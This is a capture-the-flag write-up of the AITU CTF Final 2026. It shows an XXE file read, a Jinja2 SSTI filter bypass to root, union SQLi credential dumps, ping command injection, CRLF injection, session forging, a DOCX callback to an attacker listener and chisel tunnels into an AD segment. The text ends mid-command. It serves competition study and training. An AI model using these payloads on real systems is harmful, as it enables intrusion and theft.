AITU CTF Final 2026 Writeup
Full writeup of the AITU CTF Final (April 25-26, 2026), a HackCity-format competition. We walk through exploiting DMZ hosts via XXE, SSTI, and SQLi, pivoting into the DEV segment through AD lateral movement, escaping a privileged Docker container via cgroup abuse, and breaching a healthcare system through JWT JKU header injection.

On this page(17)
Table of Contents

This is a writeup for the AITU CTF Final held on 2026.04.25 ~ 2026.04.26.
The competition followed the HackCity format, where points are earned by submitting Bug and Risk reports. First, I'd like to thank Team fr13ends for their long preparation and running of this competition, as well as the Astana IT University staff who helped me greatly.
*At the organizers' request, IP addresses, credentials, usernames, and similar identifiers have been removed or replaced with aliases.*
At the start of the competition, each team was given a VPN, and the overall network was structured roughly as follows:
Team VPN -> DMZ -> Corp, Dev -> SCADA
The DMZ needs to be compromised to access the Corp and Dev network segments. From there, finding a workstation that communicates with SCADA in the Corp/Dev segments, locating the necessary credentials, and accessing the SCADA network to inspect manipulated device states through HMI is the ultimate objective.
Therefore, quickly compromising a DMZ host that can communicate with Corp/Dev is critical, followed by acquiring credentials through DCs in the Corp/Dev segments and collecting various artifacts from internal services to eventually reach SCADA.
The main externally reachable hosts I discovered were:
DMZ / perimeter (DMZ/perimeter segment)
- pfsense (pfSense)
- ftech.hkc (ftech.hkc)
- careers (careers)
- swiftdrop (SwiftDrop)
- hackcity-ips (HackCity IPS)
- polymarket (PolyMarket)
ftech.hkc (DMZ, DMZ/perimeter segment, DMZ/perimeter range)
pfsense (pfSense / perimeter gateway)
This host was not one of the productive Bug/Risk targets, but it was part of the reachable surface and was worth checking as a possible path toward the CORP segment.
A targeted scan showed four exposed services: 53/tcp (Unbound), 80/tcp (nginx), 2222/tcp (OpenSSH 9.7), and 4434/tcp (ssl/http nginx). DNS recursion worked for public names, pfsense.home.arpa resolved to the internal pfSense hostname, and AXFR for corp.kz failed. This strongly suggested a pfSense-like perimeter device rather than an application host.
The most interesting lane was SSH on 2222/tcp. I confirmed the auth methods publickey,password,keyboard-interactive, but the transport was unstable and a low-noise password-auth attempt did not yield a usable foothold. As a result, pfsense remained an identified perimeter candidate, not a solved chain during the event.
ftech.hkc (ftech-corp)
This was the most important host in the DMZ. While solving the competition with AI, too many high-priority vulnerabilities were found on other hosts, so the AI deprioritized this one and focused elsewhere. Only after realizing that none of the other hosts provided a path to the internal network did the AI come back to analyze this host more deeply, by the time we realized it was the internal gateway, it was too late.:'( Stupid AI!
First, the web application accepted XML without any restrictions.
document.getElementById('contactForm').addEventListener('submit', function(e) {
 e.preventDefault();
 const email = document.getElementById('email').value;
 const message = document.getElementById('message').value;

 const xmlData = `<?xml version="1.0" encoding="UTF-8"?>
 <contact><email>${email}</email><message>${message}</message></contact>`;

 fetch('', {
 method: 'POST',
 headers: { 'Content-Type': 'application/xml' },
 body: xmlData
 })
 .then(response => response.text())
 .then(data => {
 document.getElementById('contactResponse').innerHTML = data;
 });
});
This enabled XXE. Bug ftech.hkc:80 XXE / 300 pts
curl -s http://ftech.hkc/ \
 -H "Content-Type: application/xml" \
 -d '<?xml version="1.0"?>
<!DOCTYPE foo [
 <!ENTITY xxe SYSTEM "file:///etc/hostname">
]>
<contact><name>&xxe;</name><email>A@test.com</email><message>test</message></contact>'
First, I read /proc/{fd}/cmdline to enumerate running processes.
Then, by examining the nginx config, I confirmed the PHP setup, vhost routing to gitlab-forward -> gitlab (vhost gitlab.ftech.hkc), and localhost:5000 (admin-editor-backup.ftech.hkc).
events {}
http {
 # vhost 1: public landing (XXE-vulnerable PHP app)
 server {
 listen 80 default_server;
 server_name ftech.hkc;
 root /var/www/9f8e7d6c/build/landing;
 index index.php;
 }
 # vhost 2: GitLab reverse proxy → DEV segment
 server {
 listen 80;
 server_name gitlab-forward gitlab-forward.ftech.hkc gitlab.ftech.hkc;
 location / { proxy_pass http://gitlab; }
 }
 # vhost 3: hidden admin backup app → loopback Flask
 server {
 listen 80;
 server_name admin-editor-backup.ftech.hkc;
 location / { proxy_pass http://localhost:5000; }
 }
}
Next, I was able to read the index.php contents via /proc/self/fd/4. Since PHP-FPM keeps the currently executing file open as a file descriptor, the PHP source could be read from fd 4~10. The PHP code had the following filters:
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
 $xml_data = file_get_contents('php://input');
 $check_data = urldecode($xml_data);

 // Blocklist filter (bypassable)
 if (preg_match('/(dockerfile|entrypoint\.sh|nginx\.conf|index\.php|http:\/\/|https:\/\/|
 ftp:\/\/|gopher:\/\/|data:\/\/|expect:\/\/|127\.0\.0\.1|localhost|0\.0\.0\.0|
 \.log|\/log\/|var\/log)/i', $check_data)) {
 echo "Error: Filter detected.";
 exit;
 }

 libxml_set_external_entity_loader(function($public, $system, $context) {
 // Same blocklist applied to SYSTEM entity URIs
 if (preg_match('/(...same pattern...)/i', $check_sys)) {
 die("Error: Filter detected.");
 }
 $content = @file_get_contents($system);
 // ... returns content as stream
 });

 $dom = new DOMDocument();
 if (@$dom->loadXML($xml_data, LIBXML_NOENT | LIBXML_DTDLOAD)) {
 $email = $dom->getElementsByTagName('email')->item(0);
 $message = $dom->getElementsByTagName('message')->item(0);
 echo "Thank you, ". htmlspecialchars($email->nodeValue). ". Your inquiry has been logged:<br><br><i>". nl2br(htmlspecialchars($message->nodeValue)). "</i>";
 }
}?>
Service ports were confirmed via /proc/net/tcp.
Then, by deliberately triggering an exception in the login function, the error response leaked the Python app's absolute path.
<div class="leak">Traceback: File "/var/www/9f8e7d6c/build/admin-backup/app.py", line 42, in login</div>Reading app.py through XXE revealed the following:
from flask import Flask, request, render_template_string, redirect, url_for, session

app = Flask(__name__)
app.secret_key = '<redacted>'

@app.route('/panel', methods=['GET', 'POST'])
def panel():
 if not session.get('logged_in'): return redirect(url_for('login_page'))

 result = ""
 if request.method == 'POST':
 code = request.form.get('template', '')
 code_lower = code.lower()
 # WAF filter
 if '.' in code or '__' in code or '"' in code or 'system' in code_lower or 'os' in code_lower:
 return "Hacking attempt detected: forbidden characters or keywords blocked!", 403
 result = render_template_string(code) # <-- user input rendered directly as a template

 return f'''...
 <textarea name="template" ...></textarea>
 ...
 <div>{result}</div> <!-- rendered output displayed -->
 ...'''
Since the endpoint checks for session login status, I first forged a session using the leaked secret key.
flask-unsign --sign --cookie '{"logged_in": true}' --secret '<redacted>'Using the forged cookie, I confirmed SSTI was possible. Bug ftech.hkc:80 SSTI / 300 pts
curl -s http://ftech.hkc/panel \
 -H "Host: admin-editor-backup.ftech.hkc" \
 -H "Cookie: session=<forged_cookie>" \
 -d 'template={{7*7}}'
However, 5 patterns were blocked by the WAF:
To bypass this filter, I used Jinja2's attr filter with string concatenation (~):
{{ cycler|attr('_'*2 ~ 'init' ~ '_'*2)
 |attr('_'*2 ~ 'globals' ~ '_'*2)
 |attr('_'*2 ~ 'getitem' ~ '_'*2)('o'~'s')
 |attr('po'~'pen')('id')
 |attr('read')() }}
This achieved RCE through SSTI. Bug ftech.hkc:80 RCE / 400 pts
curl -s http://ftech.hkc/panel \
 -H "Host: admin-editor-backup.ftech.hkc" \
 -H "Cookie: session=<forged_cookie>" \
 --data-urlencode "template={{ cycler|attr('_'*2 ~ 'init' ~ '_'*2)|attr('_'*2 ~ 'globals' ~ '_'*2)|attr('_'*2 ~ 'getitem' ~ '_'*2)('o'~'s')|attr('po'~'pen')('id')|attr('read')() }}"
uid=0(root) gid=0(root) groups=0(root)No Risk-related findings were discovered on this host, but the Python hidden service container (localhost:5000) was using the host's network interface directly (not Docker bridge), connecting it to the Dev Segment (DEV segment). This made the RCE a pivot point for communicating with the Dev Segment.
In particular, this host enabled communication with dev-dc01 (88 Kerberos, 389 LDAP) and dev-dc02 (88 Kerberos, 389 LDAP, 5985 WinRM), making it a critical pivot host.
careers (ftech-careers)
At first this host looked low-value: only public job postings and a DOC/DOCX upload form, with no visible upload retrieval path. On day 2, I confirmed that the document handling backend fetched attacker-controlled external references from uploaded Office documents.
Bug ftech-careers:80 SSRF / 300 pts
I used a crafted .docx file, unzipped it, added an external image reference in word/_rels/document.xml.rels, and re-zipped it for upload.
<Relationship Id="rId999"
 Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
 Target="http://MY_LISTEN_IP:8888/ssrf_callback_proof.png"
 TargetMode="External"/>
Within about 90 seconds, the backend document processor (85.159.27.200, curl/8.7.1) fetched /ssrf_callback_proof.png from the attacker-controlled listener, confirming SSRF in the DOCX processing path.
After that, I tested a CVE-2017-0199-style document execution path by serving an HTA payload that attempted VBScript -> PowerShell beacon -> TCP reverse shell.
Bug ftech-careers:80 RCE / 400 pts
The stronger signal came from later live retests on the callback host: fresh uploads led to GET /f05d1b2e.hta and repeated GET /c2d91c6a.hta requests from the same backend with an MSIE 7.0 / Trident user agent, and earlier probes also showed MSOffice 16 fetching remote content. That suggested the upload path reached a Windows/Office document-open workflow beyond simple server-side curl-style fetching. The reverse shell itself did not stabilize, but this was still the RCE report category used for scoring on the careers host.
After the competition ended, the organizers confirmed that this host was actually inside the Corp Network (ftech.local).:'(
swiftdrop (swiftdrop)
SwiftDrop was a Flask application running behind Nginx. Default credentials D@swiftdrop.com:<redacted> were exposed in the source code, allowing immediate login.
Upon login, the app calls /api/auth/account/1 to fetch user info. Directly accessing /api/auth/account/2 revealed administrator information.
Bug swiftdrop:80 IDOR / 100 pts
/api/auth/account/2
{
 "email": "A@swiftdrop.com",
 "id": 2,
 "name": "Admin User",
 "note": "dev portal accessible at dev-preprod-bba25ef3de635b9.swiftdrop.com",
 "phone": "+7 700 999 00 00"
}
The note field is key, it reveals that a dev portal exists at dev-preprod-bba25ef3de635b9.swiftdrop.com. Sending requests with that Host header returned a "Development environment" page different from the production site. The final architecture was:
swiftdrop:80 (Nginx) |- default / swiftdrop.com -> main-app:5000 (main-app, prod) \\- dev-preprod-bba25ef3de635b9.swiftdrop.com -> dev-app:5000 (dev-app)
Union-based SQL injection was possible on the /api/v1/track?q= query endpoint. There was a difference between the dev and prod apps, visible in the code:
Prod frontend JS (line 882 in prod source):
const d = await api(`${API}/track/${encodeURIComponent(val)}`);
// calls: /api/v1/track/SD-2024-884721 (path parameter, returns JSON)

Dev frontend JS (line 273 in dev HTML):
const r = await fetch(`${API}/track?q=${encodeURIComponent(val)}`);
const html = await r.text();
// calls: /api/v1/track?q=SD-2024-884721 (query parameter, returns HTML)
Running SQL injection on the query parameter yielded:
# UNION injection (6 columns: id, number, origin, dest, status, notes)
curl -s "http://swiftdrop/api/v1/track?q=' UNION SELECT id,email,name,phone,password,'x' FROM users--" \
 -H "Host: dev-preprod-bba25ef3de635b9.swiftdrop.com"
1:D@swiftdrop.com:<redacted>
2:A@swiftdrop.com:<redacted>
13:D2@kheshig.test:<redacted>
36:AD@swiftdrop.com:<redacted>This yielded direct credential disclosure. Bug swiftdrop:80 SQLi / 300 pts
Next, I confirmed that SSTI occurred in the id field of the SQLi results.
curl -s "http://swiftdrop/api/v1/track?q=' UNION SELECT '{{7*7}}','','','','',''--" \
 -H "Host: dev-preprod-bba25ef3de635b9.swiftdrop.com"
# Returns: 49
curl -s "http://swiftdrop/api/v1/track?q=' UNION SELECT '{{config.SECRET_KEY}}','','','','',''--" \
-H "Host: dev-preprod-bba25ef3de635b9.swiftdrop.com"
# Returns: <redacted>This confirmed server-side template injection. Bug swiftdrop:80 SSTI / 400 pts
The SSTI bug also enabled RCE.
# Execute 'id'
curl -s "http://swiftdrop/api/v1/track?q=' UNION SELECT '{{cycler.__init__.__globals__.os.popen(\"id\").read()}}','','','','',''--" \
 -H "Host: dev-preprod-bba25ef3de635b9.swiftdrop.com"
# Returns: uid=0(root) gid=0(root) groups=0(root)

# Read /etc/passwd
curl -s "http://swiftdrop/api/v1/track?q=' UNION SELECT '{{cycler.__init__.__globals__.os.popen(\"cat /etc/passwd\").read()}}','','','','',''--" \
 -H "Host: dev-preprod-bba25ef3de635b9.swiftdrop.com"
This confirmed two containers running: main-app (main-app) and dev-app (dev-app). Bug swiftdrop:80 RCE / 400 pts
Through RCE, I discovered an internal API route exposed in the main-app:5000 (main-app) source code. (Port 5000 was found by probing curl http://dev-app:80,443,3000,5000,8000,8080,8443.)
@app.route("/internal/diagnostics", methods=["GET", "POST"])
def internal_diagnostics():
 output = ""
 host = ""
 if request.method == "POST":
 host = request.form.get("host", "").strip()
 if host:
 try:
 result = subprocess.run(
 f"ping -c 2 {host}", # <-- unsanitized shell injection
 shell=True,
 capture_output=True,
 text=True,
 timeout=10,
 )
 output = (result.stdout + result.stderr).strip()
 except subprocess.TimeoutExpired:
 output = "Request timed out."
 return render_template_string(DIAG_HTML, output=output, host=host)
The ping command is vulnerable to command injection, enabling RCE on the main-app host.
While exploring, I found the contract_hackcity_shipping_2026.pdf in /app/contracts, one of the Risk challenges. Risk: Leak of confidential data: secret company contracts / 5000 pts
curl http://main-app:5000/internal/diagnostics \
 -d 'host=localhost;base64 /app/contracts/contract_hackcity_shipping_2026.pdf'
To summarize the architecture:
swiftdrop |- main-app (main-app: xxe, command injection) \\- dev-app (dev-app: ssti, sql injection, rce)
hackcity-ips (hackcity-dmz)
A full retry scan showed only 2222/tcp and 8080/tcp open on this host. The public web surface exposed /diagnostics, /status, and /diagnostics/bundle.
Unauthenticated Diagnostics Bundle
The bundle download endpoint was accessible without authentication and accepted attacker-controlled request_id and vendor values.
curl -s "http://hackcity-dmz:8080/diagnostics/bundle?request_id=HC-2015&vendor=streetlight-labs" -o bundle.zipI confirmed that the same endpoint also returned bundles for other vendor/ticket pairs visible on the public status page. This was submitted as an IDOR-style issue, but it was not accepted.
The exposed bundle contents still mattered because they disclosed:
- contractor bastion service on
tcp/2222 - temporary account naming rule
ctr-<vendor-slug> - internal worker identity
opsrelay - incident processing paths such as
/opt/hackcity/bin/incidentscan.pyand/opt/hackcity/bin/incident-enricher.sh
This gave a real operational map of the HackCity DMZ access pipeline even though it did not become a scored report.
CRLF / Response Splitting
The request_id parameter in /diagnostics/bundle was reflected into response headers without sanitization.
Bug hackcity-dmz:8080 CRLF / Response Splitting / Unscored
curl -v "http://hackcity-dmz:8080/diagnostics/bundle?request_id=HC-2015%0d%0aSet-Cookie:%20admin=true&vendor=streetlight-labs"This allowed header injection and response splitting. I confirmed injected Set-Cookie content in the response headers, but I did not complete a higher-impact chain such as SSRF, cache poisoning, or code execution from it.
SSH Follow-Up on tcp/2222
The most interesting follow-up path was the contractor bastion on 2222/tcp. From the public documents I derived candidate usernames such as ctr-streetlight-labs, ctr-metro-access, ctr-field-enablement, and opsrelay.
Low-noise credential reuse was attempted with same-chain candidates, including admin123 and dev-secret-do-not-expose, but no usable SSH foothold was obtained. As a result, this host remained reconnaissance-rich but not successfully exploited during the event.
polymarket (polymarket)
PolyMarket was a prediction market web application.
The first vulnerability was in the help page's GET /download?id= endpoint, which allowed arbitrary file disclosure. Bug polymarket:80 Path Traversal / LFI / 200 pts
curl -s "http://polymarket/download?id=/etc/passwd"root:x:0:0:root:/root:/bin/bash
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
f13:x:1000:1000:f13:/home/f13:/bin/bash
marketweb:x:998:998::/home/marketweb:/usr/sbin/nologin
marketops:x:997:997::/home/marketops:/bin/bashFrom /etc/passwd I identified the marketops account, and from /home/marketops/.bash_history I found the working directory.
systemctl status polymarket-engine.service
systemctl cat polymarket-engine.service
sha256sum /opt/polymarket/bin/market-engine
file /opt/polymarket/bin/market-engine
curl -s http://localhost:9091/healthz
The history revealed a registered systemd service, so I examined the service file.
/etc/systemd/system/polymarket.service
[Unit]
Description=Civic Risk Exchange settlement mirror engine
After=network.target

[Service]
User=marketops
Group=marketops
WorkingDirectory=/opt/polymarket
ExecStart=/opt/polymarket/bin/market-engine serve --listen localhost:9091
Restart=always
RestartSec=2
NoNewPrivileges=true
PrivateTmp=true

[Install]
WantedBy=multi-user.target
The binary was running on localhost:9091. While searching for additional services like polymarket-engine-{api,web,worker}.service, I found the web frontend:
/etc/systemd/system/polymarket-web.service
[Unit]
Description=Civic Risk Exchange web frontend
After=network-online.target polymarket-engine.service
Wants=network-online.target polymarket-engine.service

[Service]
Type=simple
User=marketweb
Group=marketweb
EnvironmentFile=/opt/polymarket/.env
ExecStart=/opt/polymarket/bin/polymarket-web-entrypoint.sh
Restart=always
RestartSec=2
NoNewPrivileges=true
PrivateTmp=true
AmbientCapabilities=CAP_NET_BIND_SERVICE
CapabilityBoundingSet=CAP_NET_BIND_SERVICE
RuntimeDirectory=polymarket
RuntimeDirectoryMode=0700
LogsDirectory=polymarket
LogsDirectoryMode=0750

[Install]
WantedBy=multi-user.target
/opt/polymarket/bin/polymarket-web-entrypoint.sh
#!/usr/bin/env bash
set -euo pipefail
if [[ -z "${POLYMARKET_STATE_SECRET:-}" ]]; then
 echo "POLYMARKET_STATE_SECRET is required" >&2
 exit 1
fi
RUNTIME_DIR="/run/polymarket"
ENV_FILE="${RUNTIME_DIR}/runtime.env"
APP_ROOT="/opt/polymarket/app"
PUBLIC_DOCS_BASE="/opt/polymarket/data/public_docs"
LOG_FILE="/var/log/polymarket/app.log"
mkdir -p "${RUNTIME_DIR}" /var/log/polymarket
touch "${LOG_FILE}"
chmod 0600 "${LOG_FILE}"
cat >"${ENV_FILE}" <<EOF
POLYMARKET_STATE_SECRET=${POLYMARKET_STATE_SECRET}
EOF
chmod 0400 "${ENV_FILE}"
unset POLYMARKET_STATE_SECRET
cd "${APP_ROOT}"
exec env -i \
 PYTHONUNBUFFERED=1 PYTHONDONTWRITEBYTECODE=1 LANG=C.UTF-8 LC_ALL=C.UTF-8 \
 PATH=/opt/polymarket/venv/bin:/usr/bin:/bin HOME=/tmp \
 POLYMARKET_ENV_FILE="${ENV_FILE}" POLYMARKET_APP_ROOT="${APP_ROOT}" \
 POLYMARKET_STATIC_ROOT="${APP_ROOT}/static" POLYMARKET_PUBLIC_DOCS_BASE="${PUBLIC_DOCS_BASE}" \
 POLYMARKET_LOG_FILE="${LOG_FILE}" POLYMARKET_RUNTIME_DIR="${RUNTIME_DIR}"
/run/polymarket/runtime.env was blocked by blocked_prefixes, so I bypassed it with /proc/self/root/run/polymarket/runtime.env.
POLYMARKET_STATE_SECRET=<redacted>The challenge on this host was Buying a critical company report, inflating the balance to purchase the CREX-IR-2026-041 report. The key was to cause a payout underflow: making the payout value -1 (signed int32), which wraps to 4294967295 (uint32).
First, I downloaded the /opt/polymarket/bin/market-engine binary and analyzed it. The binary could reforge the market_pass cookie from the web. I changed my tier from default to market-maker, which applies a rebate of 2.
./market-engine sign --secret "<redacted>" --tier market-makerThe overall payout underflow strategy:
settlement_delta = entry_price - settlement_price # 100 - 99 = 1
payout_adjustment = settlement_delta - rebate_cents # 1 - 2 = -1 (signed int32)
However, not all markets trigger an underflow. Specific conditions must be met:
- The market must be in a settled state
- The market must be replay-tradable (not read-only)
- Entry price must be exactly 99 cents
Only one market met these criteria: virginia-redistricting-referendum. By trading on this market, the payout underflow was completed, inflating the balance to ~4B, and the classified report was retrieved via /api/operator/vault.
{
 "ok": true,
 "result": {
 "report_id": "CREX-IR-2026-041",
 "title": "Settlement anomaly on mirrored archive venue",
 "severity": "critical",
 "summary": "A replay account exceeded the treasury safety threshold after obtaining an institutional settlement rebate on the archived referendum market.",
 "trigger_account": "civic-dbd854a4",
 "trigger_balance_cents": 4337917117950,
 "suspected_root_cause": "The settlement engine accepts a signed market pass carrying the user tier and later converts a signed settlement edge into an unsigned value before clamping.",
 "affected_components": [
 "archive downloader",
 "market-engine pass verifier",
 "settlement edge conversion"
 ],
 "latest_position": {
 "id": "4c2acdb7083e451790c87d0b02d5d698",
 "market_id": "virginia-redistricting-referendum",
 "market_title": "Will the Virginia redistricting referendum pass?",
 "side": "YES",
 "stake_cents": 100000,
 "entry_price_cents": 99,
 "end_price_cents": 99,
 "effective_edge_cents": 4294967295,
 "bonus_cents": 4337916967950,
 "credit_cents": 4337917067950,
 "status": "settled",
 "won": true
 },
 "expected_report_sections": [
 "initial file-read path to internal artefacts",
 "reverse-engineering notes for pass signing and tier handling",
 "forged market-maker pass construction",
 "pricing and settlement underflow explanation",
 "business impact and persistence considerations"
 ]
 }
}
This retrieved the classified report. Risk: Buying a critical company report / 7500 pts
dev.ftech.local (Dev, DEV segment, DEV range)
First, the RCE obtained on ftech.hkc needed to be leveraged to map the DEV segment hosts. Through XXE, I read /etc/hosts, /etc/krb5.conf, /etc/resolv.conf, and /proc/11/net/tcp from inside the container to confirm the existence and host map of the DEV segment.
`/etc/hosts` (XXE file read):
`/etc/krb5.conf` (XXE file read):
[libdefaults]
 default_realm = DEV.FTECH.LOCAL
 dns_lookup_realm = false
 dns_lookup_kdc = false

[realms]
 DEV.FTECH.LOCAL = {
 kdc = dev-dc01
 kdc = dev-dc02
 admin_server = dev-dc01
 }

[domain_realm]
 .dev.ftech.local = DEV.FTECH.LOCAL
 dev.ftech.local = DEV.FTECH.LOCAL
This confirmed the DEV.FTECH.LOCAL domain exists with DC at dev-dc01 (Primary KDC) and dev-dc02 (Secondary KDC). The resolv.conf nameserver was also dev-dc01.
By parsing /proc/11/net/tcp (PID 11 = python3 app.py process) from the ftech.hkc container, I mapped active TCP connections to DEV segment hosts.
Pivot Setup
To pivot from ftech.hkc into the DEV segment, I used chisel reverse tunnels. A chisel client was run from ftech.hkc to the callback host (callback-host), with port forwarding configured on the callback host to access DEV segment services.
dev-dc01 (dev-dc01, DEV.FTECH.LOCAL Domain Controller)
This host is the Primary Domain Controller for the DEV domain. It was not directly exploited, but provided essential information for compromising other hosts through LDAP enumeration, Kerberos authentication, and NETLOGON share access.
LDAP RootDSE Query
An anonymous LDAP rootDSE query was performed from the callback host through the chisel reverse tunnel.
ldapsearch -x -H ldap://callback-host:1389 -s base -b "" "(objectclass=*)" \
defaultNamingContext rootDomainNamingContext dnsHostNameThe rootDomainNamingContext being DC=ftech,DC=local is significant, it means the DEV domain is a child domain of the ftech.local forest.
AD LDAP Enumeration
After obtaining Kerberos TGTs (via the n8n-share -> sql credential chain described below), authenticated LDAP queries enumerated 56 domain accounts.
ldapsearch -x -H ldap://callback-host:1389 \
 -D "AA@dev.ftech.local" -w '<redacted>' \
 -b "DC=dev,DC=ftech,DC=local" "(objectClass=user)" sAMAccountName
Service accounts were also discovered: phantom-svc, spectre-svc, vortex-svc, nexus-svc, cipher-svc, shadow-svc, these matched team service accounts later found on the GitLab runner host.
Kerberos TGT Acquisition
Using credentials decrypted from MSSQL (see below), Kerberos TGTs were issued.
GetNPUsers.py -dc-ip callback-host \
 -dc-host dev-dc02.dev.ftech.local \
DEV.FTECH.LOCAL/RG@DEV.FTECH.LOCAL:'<redacted>' -kNETLOGON Share Access
Using RG@DEV.FTECH.LOCAL's TGT for Kerberos SMB authentication to access the NETLOGON share:
export KRB5CCNAME=<redacted>.ccache
smbclient //dev-dc02.dev.ftech.local/NETLOGON -k -I callback-host -p 1445 -c 'ls'
Elastic Agent deployment files were found in NETLOGON.
Install-ElasticAgent.ps1, Fleet Infrastructure Leak
This PowerShell script was deployed via a GPO scheduled task (authored by DEV\Administrator, runs as NT AUTHORITY\System) and contained hardcoded Fleet server information.
smbclient //dev-dc02.dev.ftech.local/NETLOGON -k -I callback-host -p 1445 \
-c 'get Elastic\Install-ElasticAgent.ps1 /tmp/Install-ElasticAgent.ps1'Running curl https://fleet-server:8220/api/status from ftech.hkc returned {"name":"fleet-server","status":"HEALTHY"}, a live Fleet management endpoint in the CORP or SCADA segment.
backup / vault (Backup / Vault)
These two hosts were named directly in /etc/hosts from the ftech.hkc XXE foothold and kept showing up in later DEV follow-up. They looked like good lateral-movement targets because both were clearly Windows infrastructure hosts, and later GitLab/runner artifacts also referenced them explicitly.
After gaining root on the runner host and recovering plaintext DEV user passwords, I validated several domain users against both hosts over SMB. The logons were real, but every attempt to access C$ returned STATUS_ACCESS_DENIED, so the credentials were only enough to confirm user-level validity, not administrative access.
A later GitLab root PAT plus runner-root review of project 43 (hc_recon.sh) referenced backup and vault only as inventory targets. No service credentials, secrets, or automation tokens tied to these hosts were present. In other words, both hosts were actively reviewed, but I could not convert them into the next foothold during the competition.
itop (iTop)
This host first appeared as a web-only DEV target in the ftech.hkc pivot map and later turned out to be an iTop 2.4.0 instance running on Apache.
With the plaintext DEV account set recovered from the runner host, I did a focused credential-reuse check against the iTop login page. The responses consistently returned the login form and did not produce a positive login signal, so no valid same-chain access was confirmed.
As a result, itop remained an investigated but unexploited side lane. If there had been more time, the next step would have been version-specific iTop vulnerability review or a broader authenticated reuse pass.
n8n-share (n8n-share, FileShare + n8n)
This host ran two web services: FileShare (Flask-based file sharing platform) and n8n (workflow automation). Access was through ftech.hkc Nginx vhost routing.
Host: cdn-a7e2.ftech.hkc→ FileShare (localhost:5000 gunicorn)Host: telemetry-b91.ftech.hkc→ n8n (localhost:5678)
The attack chain through this host was:
FileShare login (AS@local)
 → SECRET_KEY recovery → administrator session forge
 → ORDER BY SQLi → n8n scanner credential
 → n8n RCE (Execute Command node)
 → ClamAV sudo LPE → root
 → config.json → AM@dev.ftech.local → MSSQL access
Step 1: FileShare Initial Access
The FileShare source code was available as a public project AS@local/fileshare on GitLab, which revealed the app structure. Login was possible with AS@local / <redacted> (this credential was also found later in the MSSQL decryption results).
curl -s http://ftech.hkc/login \
 -H "Host: cdn-a7e2.ftech.hkc" \
 -d "username=AS@local&password=<redacted>"
# → 302 /2fa → session cookie issued
Step 2: SECRET_KEY Recovery and Admin Session Forge
Bug n8n-share:80 Arbitrary File Read / LFI / 200 pts
After logging in, the file preview API could read app configuration files from disk.
curl -s http://ftech.hkc/api/files/preview?path=data/.secret_key \
 -H "Host: cdn-a7e2.ftech.hkc" \
-H "Cookie: session=<redacted_session>"SECRET_KEY: <redacted>
This key was used to forge a Flask session cookie.
# Forged session payload
{"user_id": 1, "authenticated": True, "2fa_passed": True}
The forged administrator session returned HTTP 200 on /api/admin/users with all FileShare users.
Step 3: ORDER BY SQLi → n8n Credential
Bug n8n-share:80 SQLi / 300 pts
Using the administrator session, ORDER BY SQL injection on the /api/files/search endpoint extracted credentials from the FileShare DB integrations table.
# Boolean-based blind ORDER BY SQLi oracle
curl -s "http://ftech.hkc/api/files/search?sort=..." \
 -H "Host: cdn-a7e2.ftech.hkc" \
-H "Cookie: session=<forged_admin_session>"The SU@dev.ftech.local password matched the bcrypt hash in n8n's .n8n/database.sqlite.
Note: Both credentials were invalid on DEV LDAP/SMB and GitLab, these were FileShare/n8n-specific service accounts.
Step 4: n8n RCE, Workflow Manual Trigger
Bug n8n-share:80 RCE / 400 pts
After logging into n8n as SU@dev.ftech.local / <redacted>, arbitrary workflow execution was possible via the manual trigger API.
curl -s http://ftech.hkc/rest/workflows/run \
